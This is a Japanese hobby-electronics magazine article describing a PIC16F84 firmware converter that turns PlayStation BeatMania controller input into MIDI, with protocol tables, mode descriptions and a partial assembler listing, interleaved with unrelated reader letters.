4バイトめ	□	×	○	△	R1	L1	R2	L2

SLPH−0001・ネジコン

バイト	b7	b6	b5	b4	b3	b2	b1	b0
1バイトめ	0x23							
2バイトめ	0x5a							
3バイトめ	左	下	右	上	スタート	1	1	1
4バイトめ	1	1	A	B	R	1	1	1
5バイトめ	ねじりADCデータ最左：0x00,中心：0x80							
6バイトめ	Ⅰボタン ADCデータ（8bitunsigned）							
7バイトめ	Ⅱボタン ADCデータ							
8バイトめ	Lボタン ADCデータ							

※1バイトめのデータからはコントローラのIDと、3バイトめを含むそれ以降のデータの長さを得ることができる。上位4ビットはコントローラのID、下位4ビットはデータ長を2で割った値が入る。すなわち、下位4ビットに2を掛けるとデータ長となる。

専用コントローラをMIDIポートへ接続してください。スタートボタンを押しながらパソコンの電源を投入すると、MIDIExclusiveダンプモードです。

標準コントローラ（ジョイスティック）の"×"ボタン、もしくは専用コントローラで真ん中"ミ"の白鍵を押しながら電源を投入すると、オールキーマップモードになります。"□"ボタンか専用コントローラ"ド"の白鍵を押せばBM互換（仮称）モードに突入です。

モードがリセットされると、4回LEDが点滅し内容は不揮発性メモリに記録され、次のモードリセットまで現在のモードが有効になります。また、LEDはMIDIにデータが出力された際にも点灯するようになっています。

●BM互換（仮称）モード

"□"を押しながら起動します〈第4表〉を参照してください。

●オールキーマップモード

"×"キーを押しながら起動します。内容は以下のとおりです。

1P側は音階C3から、L2・R2・L1・R1・△・○・×・□・SELECT・無効・無効・START・上・右・下・左の順にNOTEONをマッピングします。

2P側は音階C5から、L2・R2・L1・R1・△・○・×・□・SELECT・無効・無効・START・上・右・下・左の順にNOTEONをマッピングします。

●MIDIExclusiveダンプモード

スタートを押しながら起動します。〈第5表〉を参照してください。MIDIコードはデータに7ビットめが使えないため、7ビットめはあとからまとめて出力されます。

なおバルクダンプモードは現在のところ暫定仕様であり、動

〈第4表〉BM互換モードの内容

●1P側のプレステキーMIDI情報

上（テーブル右回転）ControlChange#0x42,value0x7f（ボタン解放時0x00）
下（左回転）ControlChange#0x42,value0x7f（解放時0x00）
□NOTEON#0x3c（音階C3）,解放時NOTEOFF
×NOTEON#0x3d（音階C#3）
○NOTEON#0x3e（音階D3）
L1NOTEON#0x3f（音階D#3）
R1NOTEON#0x40（音階E3）

●2P側のプレステキーMIDI情報

上（テーブル右回転）ControlChange#0x40,value0x7f（ボタン解放時0x00）
下（左回転）ControlChange#0x40,value0x7f（解放時0x00）
□NOTEON#0x48（音階C4）,解放時NOTEOFF
×NOTEON#0x49（音階C#4）
○NOTEON#0x4a（音階D4）
L1NOTEON#0x4b（音階D#4）
R1NOTEON#0x4c（音階E4）

●64DDって何ができるんでしょうね。何もわからぬまま後継機種が出そうでハラハラな昨今。（埼玉県川越市/ぷり男）㊙Nintendo64用ソフトリリース後に、その追加データを販売、もしくは配布したりとかに使うみたい。しかしぼちぼち出さないとヤバイような気も…。期待してます。

作保証外です。以下のプログラムリストは筆者のホームページ（http://www.keisei.tsukuba.ac.jp/~kashima/games/bmconv/）にも掲載しています。

●参考文献

PIC16/17MicrocontrollerDataBook/MicrochipTechnologyInc.1996/1997

プレイステーション・PAD／メモリ・インターフェースの解析／藤田氏（筆者のホームページにも転載）

〈第5表〉ダンプモードの内容

+000xf0MIDIExclusiveID	+0A2Pデータ [0]（bit0-bit6）
+010x00makerID	+0B2Pデータ [2]
+021Pデータ [0]（bit0-bit6）	+0C2Pデータ [3]
+031Pデータ [2]	+0D2Pデータ [4]
+041Pデータ [3]	+0E2Pデータ [5]
+051Pデータ [4]	+0F2Pデータ [6]
+061Pデータ [5]	+102Pデータ [7]
+071Pデータ [6]	+112Pデータ [0〜7] までのbit7の値＊1
+081Pデータ [7]	+120xf7EndofExclusive
+091Pデータ [0〜7] までのbit7の値＊1	

＊1ダンプオフセット+09と+11の内容

b7	b6	b5	b4	b3	b2	b1	b0
0	[7]	[6]	[5]	[4]	[3]	[2]	[0]

〈リスト1〉BMCNV.LST

```
MPASM 02.15.06 Intermediate    BMCNV.ASM  12-10-1998  22:30:45       PAGE 1

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

                    00001 ;
                    00002 ;     bmcnv.asm      MIDI converter for PSX BeatMania Controler V1.0
                    00003 ;                    for Microchip PIC16F84-10
                    00004 ;                    Copyright(C)1998 By H.Kashima
                    00005 ;
                    00006 ;     98/11/28 Start
                    00007 ;     98/12/05 Ver1.0
                    00008 ;
                    00009 ;
                    00010 ; PIN I/O
                    00011 ;
                    00012 ;     RA0:   MIDI OUT      in
                    00013 ;        1:   n.c.
                    00014 ;        2:   /LED            out
                    00015 ;        3:   MIDI IN         out
                    00016 ;        4:   n.c.
                    00017 ;     RB0:   data             in
                    00018 ;        1:   cmd             out
                    00019 ;        2:   mode0           in
                    00020 ;        3:   mode1           in
                    00021 ;        4:   /sel1           out
                    00022 ;        5:   /sel2           out
                    00023 ;        6:   clk             out
                    00024 ;        7:   ack             in
                    00025 ;
                    00026 ;
                    00027         title       bmcnv
                    00028         processor   16f84
Warning[216]: Radix superceded by command line
                    00029         radix       dec
                    00030         list        c = 110, n = 88
                    00031 ;
                    00032 ;#define     debug   1
                    00033 ;#include <p16f84.inc>
                    00001         LIST
                    00002 ; P16F84.INC  Standard Header File, Version 2.00    Microchip Technology, Inc.
                    00136         LIST
                    00034 ;
2007 3FF2           00035         __CONFIG    _CP_OFF & _WDT_OFF & _HS_OSC & _PWRTE_ON
                    00036 ;
                    00037 ;
                    00038 #define BS(x)         ( 1 << x )    ; bit set
                    00039 ;
                    00040 ; supplyed clock
                    00041 #define XTAL          8000000       ; supplyed clock
                    00042 #define RTCLK         ( XTAL / 4 )  ; internal timer clock, @500ns
                    00043 ;
                    00044 ; PORTA contents
                    00045 #define P_MOUT  0
                    00046 #define P_LED   2
                    00047 #define P_MIN   3
                    00048 ;
                    00049 ; PORTB contents
                    00050 #define P_DAT   0
                    00051 #define P_CMD   1
                    00052 #define P_MODE0 2
                    00053 #define P_MODE1 3
                    00054 #define P_SEL1  4
                    00055 #define P_SEL2  5
                    00056 #define P_CLK   6
                    00057 #define P_ACK   7
                    00058 ;
                    00059 ; PSX_DATA[2] contents
                    00060 #define PSP0_LEFT     7
                    00061 #define PSP0_DOWN     6
                    00062 #define PSP0_RIGHT    5
                    00063 #define PSP0_UP       4
                    00064 #define PSP0_START    3
                    00065 #define PSP0_SELECT   0
                    00066 ;
                    00067 ; PSX_DATA[3] contents
                    00068 #define PSP1_SQUARE   7
                    00069 #define PSP1_CROSS    6
                    00070 #define PSP1_CIRCLE   5
                    00071 #define PSP1_TRIANG   4
                    00072 #define PSP1_R1       3
                    00073 #define PSP1_L1       2
                    00074 #define PSP1_R2       1
                    00075 #define PSP1_L2       0
                    00076 ;
                    00077 ;MODE_F contents
                    00078 #define M_1PCON       0             ;1P connected
MPASM 02.15.06 Intermediate    BMCNV.ASM  12-10-1998  22:30:45       PAGE 2
bmcnv

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

                    00079 #define M_2PCON       1             ;2P connected
                    00080 #define M_TMMAP       5             ;TypeMania mode
                    00081 #define M_ALLMAP      6             ;liner keymap mode
                    00082 #define M_BULK        7             ;exclusive bulk mode
                    00083 ;
                    00084 ;PREV_ETC contents
                    00085 #define M_TURNED      0             ;table direction changed flag
                    00086 ;
                    00087 ;LED Delay cycle
                    00088 #define LED_DELAY     32
                    00089 ;
                    00090 ;TurnTable ignore count value for TypeMania
                    00091 #define TM_IGNCNT     24
                    00092 ;
                    00093 ;
                    00094 ; work area
                    00095 ;
                    00096         cblock  0x0c
                    00097 ;
0000000C            00098         PSX_DAT1:8                  ;1P buffer
00000014            00099         PREV_ALLOW1, PREV_KEY1      ;previous key conditions
00000016            00100         PREV_ETC1
                    00101 ;
00000017            00102         PSX_DAT2:8                  ;2P buffer
0000001F            00103         PREV_ALLOW2, PREV_KEY2
00000021            00104         PREV_ETC2
                    00105 ;
00000022            00106         VAR1, VAR2, VAR3, VAR4, VAR5    ;variables
00000027            00107         AM_DAT1, AM_DAT2            ;temp. for allmap mode
00000029            00108         AM_PRV1, AM_PRV2
0000002B            00109         V_WAIT, SDATA, RDATA        ;shift registers
0000002E            00110         MODE_F, LEDTMR              ;others
                    00111 ;
                    00112         endc
                    00113 ;
                    00114 ;
                    00115 ; program code
                    00116 ;
                    00117 ; reset vector
                    00118 ;
0000                00119         org   0x000
0000 2801           00120         goto  start
                    00121 ;
                    00122 ; interrupt vector
                    00123 ;
                    00124 ;       org   0x004
                    00125 ;       goto  int_sub
                    00126 ;
                    00127 ;
                    00128 ; cold start
                    00129 ; MCU initialize
                    00130 ;
0001                00131 start
0001 1683           00132         BANKSEL OPTION_REG          ;bank select RP0 = 1
0002 3007           00133         movlw   BS(PS2) | BS(PS1) | BS(PS0)
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
0003 0081           00134         movwf   OPTION_REG          ;pullup PORTB, PS=1:256
0004 30F3           00135         movlw   b'11110011'         ;initialize I/O port
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
0005 0085           00136         movwf   TRISA
0006 308D           00137         movlw   b'10001101'
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
0007 0086           00138         movwf   TRISB
                    00139 ;
0008 1283           00140         BANKSEL PORTA               ;bank select RP0 = 0
0009 30FF           00141         movlw   0xff
000A 0085           00142         movwf   PORTA               ;initialize output
000B 0086           00143         movwf   PORTB
                    00144 ;
000C 0095           00145         movwf   PREV_KEY1
000D 0094           00146         movwf   PREV_ALLOW1
000E 00A0           00147         movwf   PREV_KEY2
000F 009F           00148         movwf   PREV_ALLOW2
0010 3020           00149         movlw   LED_DELAY
0011 00AF           00150         movwf   LEDTMR
0012 0196           00151         clrf    PREV_ETC1
0013 01A1           00152         clrf    PREV_ETC2
0014 01AE           00153         clrf    MODE_F
                    00154 ;
                    00155 ; set convertion mode
                    00156 ;
0015 0906           00157         comf    PORTB,W
MPASM 02.15.06 Intermediate    BMCNV.ASM  12-10-1998  22:30:45       PAGE 3
bmcnv

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

0016 390C           00158         andlw   b'00001100'
0017 1903           00159         btfsc   STATUS, Z
0018 2824           00160         goto    chkkey
                    00161 ;
0019 00A2           00162         movwf   VAR1
001A 1DA2           00163         btfss   VAR1, P_MODE1       ;PB3 bulk mode
001B 281E           00164         goto    selct1
                    00165 ;
001C 17AE           00166         bsf     MODE_F, M_BULK
```

●4月号の名言集を読んで山内社長にシビレた。凄っていうのは社長のことをいうのですね。（兵庫県加古川市/加古川のマリオ）㊙氏の歯に衣を着せぬ発言は、自信と夢見る気持ちの強さに根ざしていると㊙は判断。オチャメな大人の漢とはまさに氏のこと。カ〜ッ、社長、カッコイイぜ!!

```
001D 285C       00167       goto   mloop
                00168
001E 1D22       00169 setc1  btfss  VAR1, P_MODE0       ; PB2 keymap select
001F 2822       00170       goto   setc2
                00171
0020 172E       00172       bsf    MODE_F, M_ALLMAP
0021 285C       00173       goto   mloop
                00174
0022 16AE       00175 setc2  bsf    MODE_F, M_TMMAP
0023 285C       00176       goto   mloop
                00177
                00178 ;
                00179 ; mode pin has not specified, set mode by controler button
                00180 ;
0024 3004       00181 chkkey  movlw  4                  ; configure retry
0025 00A3       00182       movwf  VAR2
                00183
0026 3080       00184 chkk0  movlw  128                 ; wait 16ms
0027 21F7       00185       call   w128
0028 1206       00186       bcf    PORTB, P_SEL1        ; SEL1 goes low
0029 300C       00187       movlw  PSX_DAT1             ; set buffer top
002A 219D       00188       call   GetPSXC              ; get data from 1P controler
002B 1606       00189       bsf    PORTB, P_SEL1        ; SEL1 goes high
002C 39FF       00190       andlw  0xff                 ; read error?
002D 1903       00191       btfsc  STATUS, Z
002E 2832       00192       goto   chkk0a               ; 1P connected
                00193 ;
002F 0BA3       00194       decfsz VAR2, F
0030 2826       00195       goto   chkk0
                00196
0031 2859       00197       goto   getEEP               ; not configured
                00198
0032 198E       00199 chkk0a  btfsc  PSX_DAT1 + 2, PSP0_START
0033 2836       00200       goto   chkk1
                00201
0034 17AE       00202       bsf    MODE_F, M_BULK       ; START button = bulk mode
0035 2841       00203       goto   setEEP
                00204
0036 3041       00205 chkk1  movlw  0x41                ; check normal control pad ID
0037 020C       00206       subwf  PSX_DAT1, W
0038 1D03       00207       btfss  STATUS, Z
0039 2859       00208       goto   getEEP
                00209
003A 1B0F       00210       btfsc  PSX_DAT1 + 3, PSP1_CROSS
003B 283E       00211       goto   chkk2
                00212
003C 172E       00213       bsf    MODE_F, M_ALLMAP     ; SQUARE button = all mapped mode
003D 2841       00214       goto   setEEP
                00215
003E 1B8F       00216 chkk2  btfsc  PSX_DAT1 + 3, PSP1_SQUARE
003F 2859       00217       goto   getEEP
                00218
0040 16AE       00219       bsf    MODE_F, M_TMMAP      ; default = TypeMania mode
                00220
0041 082E       00221 setEEP  movfw  MODE_F              ; store config to EEPROM
0042 0088       00222       movwf  EEDATA
0043 3000       00223       movlw  0
0044 0089       00224       movwf  EEADR
0045 2205       00225       call   eewrite
                00226
0046 3004       00227       movlw  4                    ; blink LED, mode configured
0047 00A2       00228       movwf  VAR1
0048 1105       00229 blk1   bcf    PORTA, P_LED         ; LED on
0049 3005       00230       movlw  5
004A 00A3       00231       movwf  VAR2
004B 30C3       00232 blk2   movlw  195                 ; wait 25ms
004C 21F7       00233       call   w128
004D 0BA3       00234       decfsz VAR2, F
004E 284B       00235       goto   blk2                 ; wait 125ms
                00236
004F 1505       00237       bsf    PORTA, P_LED         ; LED off
0050 3005       00238       movlw  5
0051 00A3       00239       movwf  VAR2
MPASM 02.15.06 Intermediate   BMCNV.ASM  12-10-1998  22:30:45       PAGE 4
bmcnv

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

0052 30C3       00240 blk3   movlw  195                 ; wait 25ms
0053 21F7       00241       call   w128
0054 0BA3       00242       decfsz VAR2, F
0055 2852       00243       goto   blk3                 ; wait 125ms
                00244
0056 0BA2       00245       decfsz VAR1, F
0057 2848       00246       goto   blk1
                00247
0058 285C       00248       goto   mloop
                00249
0059 3000       00250 getEEP  movlw  0                  ; restore config form EEPROM
005A 21FF       00251       call   eeread
005B 00AE       00252       movwf  MODE_F
                00253
                00254 ;
                00255 ; Main Loop
                00256 ;
005C 1206       00257 mloop  bcf    PORTB, P_SEL1        ; SEL1 goes low
005D 300C       00258       movlw  PSX_DAT1             ; set buffer top
005E 219D       00259       call   GetPSXC              ; get data from 1P controler
005F 1606       00260       bsf    PORTB, P_SEL1        ; SEL1 goes high
0060 39FF       00261       andlw  0xff                 ; read error?
0061 1903       00262       btfsc  STATUS, Z
0062 2869       00263       goto   ml1                  ; connected
                00264
0063 102E       00265       bcf    MODE_F, M_1PCON      ; clear connect flag
0064 30FF       00266       movlw  0xff
0065 0094       00267       movwf  PREV_ALLOW1
0066 0095       00268       movwf  PREV_KEY1
0067 0196       00269       clrf   PREV_ETC1
0068 286A       00270       goto   ml2
                00271
0069 142E       00272 ml1    bsf    MODE_F, M_1PCON      ; set connect flag
006A 1286       00273 ml2    bcf    PORTB, P_SEL2        ; SEL2 goes low
006B 3017       00274       movlw  PSX_DAT2             ; set buffer top
006C 219D       00275       call   GetPSXC              ; get data from 2P controler
006D 1686       00276       bsf    PORTB, P_SEL2        ; SEL2 goes high
006E 39FF       00277       andlw  0xff                 ; read error?
006F 1903       00278       btfsc  STATUS, Z
0070 2877       00279       goto   ml3
                00280
0071 10AE       00281       bcf    MODE_F, M_2PCON      ; clear connect flag
0072 30FF       00282       movlw  0xff
0073 009F       00283       movwf  PREV_ALLOW2
0074 00A0       00284       movwf  PREV_KEY2
0075 01A1       00285       clrf   PREV_ETC2
0076 2878       00286       goto   ml4
                00287
0077 14AE       00288 ml3    bsf    MODE_F, M_2PCON      ; set connect flag
                00289
                00290
                00291 ; bulk mode processing
                00292 ;
0078 1FAE       00293 ml4    btfss  MODE_F, M_BULK
0079 2887       00294       goto   ml5
                00295 ;
                00296 ; bulk dump mode
                00297 ; put MIDI Exclusive message
                00298 ; + 0      0x0      MIDI Exclusive
                00299 ; + 1      0x00     maker ID
                00300 ;    b7 b6 b5 b4 b3 b2 b1 b0
                00301 ; + 2  0 <-------data------->   1P bulk data
                00302 ; + 6
                00303 ; + 7   1P remained bit7 datas
                00304 ; + 8  0 <-------data------->   2P bulk data
                00305 ; +15   2P remained bit7 datas
                00306 ; +16      0x7      End of Exclusive
                00307 ;
007A 30F0       00308       movlw  0xf0
007B 21D3       00309       call   MIDIout
007C 3000       00310       movlw  0
007D 21D3       00311       call   MIDIout
                00312
007E 300C       00313       movlw  PSX_DAT1
007F 00A5       00314       movwf  VAR4
0080 2102       00315       call   blk2mid
                00316
0081 3017       00317       movlw  PSX_DAT2
0082 00A5       00318       movwf  VAR4
0083 2102       00319       call   blk2mid
                00320
0084 30F7       00321       movlw  0xf7
MPASM 02.15.06 Intermediate   BMCNV.ASM  12-10-1998  22:30:45       PAGE 5
bmcnv

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

0085 21D3       00322       call   MIDIout
                00323
0086 28FA       00324       goto   ml8                  ; loop end proc
                00325
                00326 ; TypeMania proccessing
                00327 ;
0087 1EAE       00328 ml5    btfss  MODE_F, M_TMMAP
0088 28D6       00329       goto   ml7
                00330
                00331 ;     (PSX_DATA 1P) -> (SDATA MIDI)
                00332 ;     PSP0_UP    = ControlChange(#0x42:Softenute)
                00333 ;     PSP0_DOWN  = ControlChange(#0x42:Softenute)
                00334 ;     PSP1_SQUARE = C3(0x3c)
                00335 ;     PSP1_L1    = C#3(0x3d)
                00336 ;     PSP1_CROSS = D3(0x3e)
                00337 ;     PSP1_R1    = D#3(0x3f)
                00338 ;     PSP1_CIRCLE = E3(0x40)
                00339 ;
0089 1C2E       00340       btfss  MODE_F, M_1PCON       ; connected?
008A 28AF       00341       goto   ml6
                00342
008B 3041       00343       movlw  0x41                 ; check normal control pad ID
008C 020C       00344       subwf  PSX_DAT1, W
008D 1D03       00345       btfss  STATUS, Z
008E 28AF       00346       goto   ml6
                00347
008F 300C       00348       movlw  PSX_DAT1
0090 00A5       00349       movwf  VAR4
0091 303C       00350       movlw  0x3c
0092 00A3       00351       movwf  VAR2
0093 3080       00352       movlw  BS(PSP1_SQUARE)
0094 00A4       00353       movwf  VAR3
0095 2116       00354       call   key2mid
                00355
0096 303D       00356       movlw  0x3d
0097 00A3       00357       movwf  VAR2
0098 3004       00358       movlw  BS(PSP1_L1)
0099 00A4       00359       movwf  VAR3
009A 2116       00360       call   key2mid
                00361
009B 303E       00362       movlw  0x3e
009C 00A3       00363       movwf  VAR2
009D 3040       00364       movlw  BS(PSP1_CROSS)
009E 00A4       00365       movwf  VAR3
009F 2116       00366       call   key2mid
                00367
00A0 303F       00368       movlw  0x3f
00A1 00A3       00369       movwf  VAR2
00A2 3008       00370       movlw  BS(PSP1_R1)
00A3 00A4       00371       movwf  VAR3
00A4 2116       00372       call   key2mid
                00373
00A5 3040       00374       movlw  0x40
00A6 00A3       00375       movwf  VAR2
00A7 3020       00376       movlw  BS(PSP1_CIRCLE)
00A8 00A4       00377       movwf  VAR3
00A9 2116       00378       call   key2mid
                00379
00AA 080F       00380       movfw  PSX_DAT1 + 3         ; save current key
00AB 0095       00381       movwf  PREV_KEY1
                00382 ;
                00383 ; turn table
00AC 3042       00384       movlw  0x42                 ; C.C. softenute
00AD 00A3       00385       movwf  VAR2
00AE 213A       00386       call   TM2mid
                00387 ;
                00388 ;     (PSX_DATA 2P) -> (SDATA MIDI)
                00389 ;     PSP0_UP    = ControlChange(#0x40:Hold1)
                00390 ;     PSP0_DOWN  = ControlChange(#0x40:Hold1)
                00391 ;     PSP1_SQUARE = C3(0x48)
                00392 ;     PSP1_L1    = C#3(0x49)
                00393 ;     PSP1_CROSS = D3(0x4a)
                00394 ;     PSP1_R1    = D#3(0x4b)
                00395 ;     PSP1_CIRCLE = E3(0x4c)
                00396 ;
00AF 1CAE       00397 ml6    btfss  MODE_F, M_2PCON       ; connected?
00B0 28D6       00398       goto   ml7
                00399
00B1 3041       00400       movlw  0x41                 ; check normal control pad ID
00B2 0217       00401       subwf  PSX_DAT2, W
00B3 1D03       00402       btfss  STATUS, Z
00B4 28D6       00403       goto   ml7
MPASM 02.15.06 Intermediate   BMCNV.ASM  12-10-1998  22:30:45       PAGE 6
bmcnv

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

                00404
00B5 3017       00405       movlw  PSX_DAT2
00B6 00A5       00406       movwf  VAR4
00B7 3048       00407       movlw  0x48
00B8 00A3       00408       movwf  VAR2
00B9 3080       00409       movlw  BS(PSP1_SQUARE)
00BA 00A4       00410       movwf  VAR3
00BB 2116       00411       call   key2mid
                00412
00BC 3049       00413       movlw  0x49
00BD 00A3       00414       movwf  VAR2
00BE 3004       00415       movlw  BS(PSP1_L1)
00BF 00A4       00416       movwf  VAR3
00C0 2116       00417       call   key2mid
                00418
00C1 304A       00419       movlw  0x4a
00C2 00A3       00420       movwf  VAR2
00C3 3040       00421       movlw  BS(PSP1_CROSS)
00C4 00A4       00422       movwf  VAR3
00C5 2116       00423       call   key2mid
                00424
00C6 304B       00425       movlw  0x4b
00C7 00A3       00426       movwf  VAR2
00C8 3008       00427       movlw  BS(PSP1_R1)
00C9 00A4       00428       movwf  VAR3
00CA 2116       00429       call   key2mid
                00430
```


●「シーマン」の姿を見て、ドリキャス購入を決定しました。(神奈川県小田原市/海が好き.??) 魚でしょう。あの不気味なななにも深い味わいのある人面魚、というか魚体人に魚もクラクラなのだが、社会の目は冷たい。キミだけだよ、魚のセンスをわかってくれるのは。ウン。

```
00CB 304C      00431      movlw  0x4c
00CC 00A3      00432      movwf  VAR2
00CD 3020      00433      movlw  BS(PSP1_CIRCLE)
00CE 00A4      00434      movwf  VAR3
00CF 2116      00435      call   key2mid
               00436
00D0 081A      00437      movfw  PSX_DAT2 + 3          ; save current key
00D1 00A0      00438      movwf  PREV_KEY2
               00439
               00440 ;--
               00441 ;turn table
00D2 3040      00442      movlw  0x40                  ; C.C. Hold:1
00D3 00A3      00443      movwf  VAR2
00D4 213A      00444      call   TM2mid
               00445
00D5 28FA      00446      goto   mi8                   ; loop end proc
               00447
               00448
               00449 ; All keymap proccessing
               00450 ;
00D6 1F2E      00451 mi7  btfss  MODE_F, M_ALLMAP
00D7 28FA      00452      goto   mi8
               00453
00D8 1C2E      00454      btfss  MODE_F, M_1PCON       ; connected?
00D9 28E9      00455      goto   mi7a
               00456
00DA 303C      00457      movlw  60                    ; MIDI C3
00DB 00A3      00458      movwf  VAR2
00DC 080E      00459      movfw  PSX_DAT1 + 2          ; push psx datas
00DD 00A7      00460      movwf  AM_DAT1
00DE 080F      00461      movfw  PSX_DAT1 + 3
00DF 00A8      00462      movwf  AM_DAT2
00E0 0814      00463      movfw  PREV_ALLOW1
00E1 00A9      00464      movwf  AM_PRV1
00E2 0815      00465      movfw  PREV_KEY1
00E3 00AA      00466      movwf  AM_PRV2
00E4 217E      00467      call   ModeA                 ; All keymap
00E5 080E      00468      movfw  PSX_DAT1 + 2          ; save current condition
00E6 0094      00469      movwf  PREV_ALLOW1
00E7 080F      00470      movfw  PSX_DAT1 + 3
00E8 0095      00471      movwf  PREV_KEY1
               00472
00E9 1CAE      00473 mi7a  btfss  MODE_F, M_2PCON       ; connected?
00EA 28FA      00474      goto   mi8
               00475
00EB 3054      00476      movlw  84                    ; MIDI C5
00EC 00A3      00477      movwf  VAR2
00ED 0819      00478      movfw  PSX_DAT2 + 2          ; push psx datas
00EE 00A7      00479      movwf  AM_DAT1
00EF 081A      00480      movfw  PSX_DAT2 + 3
00F0 00A8      00481      movwf  AM_DAT2
00F1 081F      00482      movfw  PREV_ALLOW2
00F2 00A9      00483      movwf  AM_PRV1
00F3 0820      00484      movfw  PREV_KEY2
00F4 00AA      00485      movwf  AM_PRV2
MPASM 02.15.06 Intermediate    BMCNV.ASM   12-10-1998  22:30:45       PAGE  7
bmcnv

 LOC  OBJECT CODE    LINE SOURCE TEXT
   VALUE

00F5 217E      00486      call   ModeA                 ; All keymap
00F6 0819      00487      movfw  PSX_DAT2 + 2          ; save current condition
00F7 009F      00488      movwf  PREV_ALLOW2
00F8 081A      00489      movfw  PSX_DAT2 + 3
00F9 00A0      00490      movwf  PREV_KEY2
               00491 ;
               00492 ;
               00493 ;
00FA 3020      00494 mi8  movlw  LED_DELAY             ; light timer
00FB 022F      00495      subwf  LEDTMR, W
00FC 1903      00496      btfsc  STATUS, Z
00FD 2900      00497      goto   mi9
               00498
00FE 0AAF      00499      incf   LEDTMR, F             ; count up timer
00FF 285C      00500      goto   mloop
               00501
0100 1505      00502 mi9  bsf    PORTA, P_LED          ; light down LED
               00503
0101 285C      00504      goto   mloop
               00505
               00506
               00507 ;
               00508 ; Subroutines
               00509 ;
               00510 ;
               00511
               00512 ;
               00513 ;
               00514 ; bulk send to MIDI
               00515 ; VAR4: PSX buffer top
               00516 ; variable: VAR2, VAR3
0102 0825      00517 blk2mid movfw  VAR4
0103 0084      00518      movwf  FSR
0104 3008      00519      movlw  8
0105 00A4      00520      movwf  VAR3
               00521
0106 3007      00522 b2m  movlw  7
0107 0224      00523      subwf  VAR3, W               ; skip fixed data '2'
0108 1903      00524      btfsc  STATUS, Z
0109 2910      00525      goto   b2m_2
               00526
010A 0D00      00527      rlf    INDF, W               ; save bit7
010B 0CA3      00528      rrf    VAR2, F
               00529
010C 307F      00530      movlw  0x7f
010D 0500      00531      andwf  INDF, W               ; MIDI is 7bit
010E 21D3      00532      call   MIDIout
               00533
010F 0AB4      00534      incf   FSR, F
               00535
0110 0BA4      00536 b2m_2  decfsz  VAR3, F
0111 2906      00537      goto   b2m
               00538
0112 307F      00539      movlw  0x7f
0113 0523      00540      andwf  VAR2, W               ; send all bit7s
0114 21D3      00541      call   MIDIout
               00542
0115 0008      00543      return
               00544
               00545 ;
               00546 ; key2mid
               00547 ; VAR2: midi key number, VAR3: Key mask, VAR4: PSX_DAT top
               00548 ; variable: VAR5
0116 0825      00549 key2mid movfw  VAR4
0117 3E03      00550      addlw  3
0118 0084      00551      movwf  FSR                   ; FSR = PSX_DAT[3]
0119 0903      00552      comf   INDF, W               ; check current condition
011A 0524      00553      andwf  VAR3, W
011B 00A6      00554      movwf  VAR5                  ; VAR5 = ~PSX_DAT[3] & MASK
011C 1903      00555      btfsc  STATUS, Z
011D 292C      00556      goto   k2m_1                 ; button released
               00557
011E 3006      00558      movlw  6                     ; button push downed
011F 0784      00559      addwf  FSR, F                ; FSR = PSX_DAT[9], PREV_KEY
0120 0900      00560      comf   INDF, W               ; check previous condition
0121 0524      00561      andwf  VAR3, W
0122 0226      00562      subwf  VAR5, W               ; if( (~PREV & MASK ) == VAR5 )
0123 1903      00563      btfsc  STATUS, Z
0124 2939      00564      goto   k2m_2                 ; condition not changed
               00565
```

```
0125 3090      00566      movlw  0x90                  ; condition changed, NOTE ON
0126 21D3      00567      call   MIDIout
MPASM 02.15.06 Intermediate    BMCNV.ASM   12-10-1998  22:30:45       PAGE  8
bmcnv

 LOC  OBJECT CODE    LINE SOURCE TEXT
   VALUE

0127 0823      00568      movfw  VAR2                  ; MIDI key value
0128 21D3      00569      call   MIDIout
0129 307F      00570      movlw  0x7f                  ; velocity 127
012A 21D3      00571      call   MIDIout
012B 2939      00572      goto   k2m_2
               00573
012C 3006      00574 k2m_1  movlw  6                    ; button push downed
012D 0784      00575      addwf  FSR, F                ; FSR = PSX_DAT[9], PREV_KEY
012E 0900      00576      comf   INDF, W               ; check previous condition
012F 0524      00577      andwf  VAR3, W
0130 0226      00578      subwf  VAR5, W               ; if(~PREV & MASK) == VAR5)
0131 1903      00579      btfsc  STATUS, Z
0132 2939      00580      goto   k2m_2                 ; condition not changed
               00581
0133 3080      00582      movlw  0x80                  ; condition changed, NOTE ON
0134 21D3      00583      call   MIDIout
0135 0823      00584      movfw  VAR2                  ; MIDI key value
0136 21D3      00585      call   MIDIout
0137 3000      00586      movlw  0x00                  ; velocity 0
0138 21D3      00587      call   MIDIout
               00588
0139 0008      00589 k2m_2  return
               00590
               00591 ;
               00592 ; TM2mid, special routine for the turn table controled for TypeMania
               00593 ; VAR2: ControlChange Function, VAR4: PSX_DAT buffer top
               00594 ; variable: VAR5
013A 0825      00595 TM2mid movfw  VAR4                 ; check previous status
013B 3E0A      00596      addlw  10
013C 0084      00597      movwf  FSR                   ; FSR = PSX_DAT[10], PREV_ETC
013D 0800      00598      movfw  INDF
013E 1903      00599      btfsc  STATUS, Z
013F 2945      00600      goto   t2m_0
               00601
0140 3001      00602      movlw  1                     ; PREV_ETC = 1
0141 0280      00603      subwf  INDF, F
0142 1903      00604      btfsc  STATUS, Z
0143 295F      00605      goto   t2m_1                 ; just changed
               00606
0144 297D      00607      goto   t2m_end
               00608
0145 0825      00609 t2m_0  movfw  VAR4
0146 3E02      00610      addlw  2
0147 0084      00611      movwf  FSR                   ; FSR = PSX_DAT[2]
0148 0900      00612      comf   INDF, W               ; check current condition
0149 3950      00613      andlw  BS(PSP0_UP) | BS(PSP0_DOWN)
014A 00A6      00614      movwf  VAR5                  ; VAR5 = ~PSX_DAT[2] & MASK
014B 1903      00615      btfsc  STATUS, Z
014C 2967      00616      goto   t2m_2                 ; button released
               00617
014D 3006      00618      movlw  6                     ; button push downed
014E 0784      00619      addwf  FSR, F                ; FSR = PSX_DAT[8]
014F 0900      00620      comf   INDF, W               ; check previous condition
0150 3950      00621      andlw  BS(PSP0_UP) | BS(PSP0_DOWN)
0151 0226      00622      subwf  VAR5, W               ; if( (~PREV & MASK ) == VAR5 )
0152 1903      00623      btfsc  STATUS, Z
0153 2974      00624      goto   t2m_3                 ; condition not changed
               00625
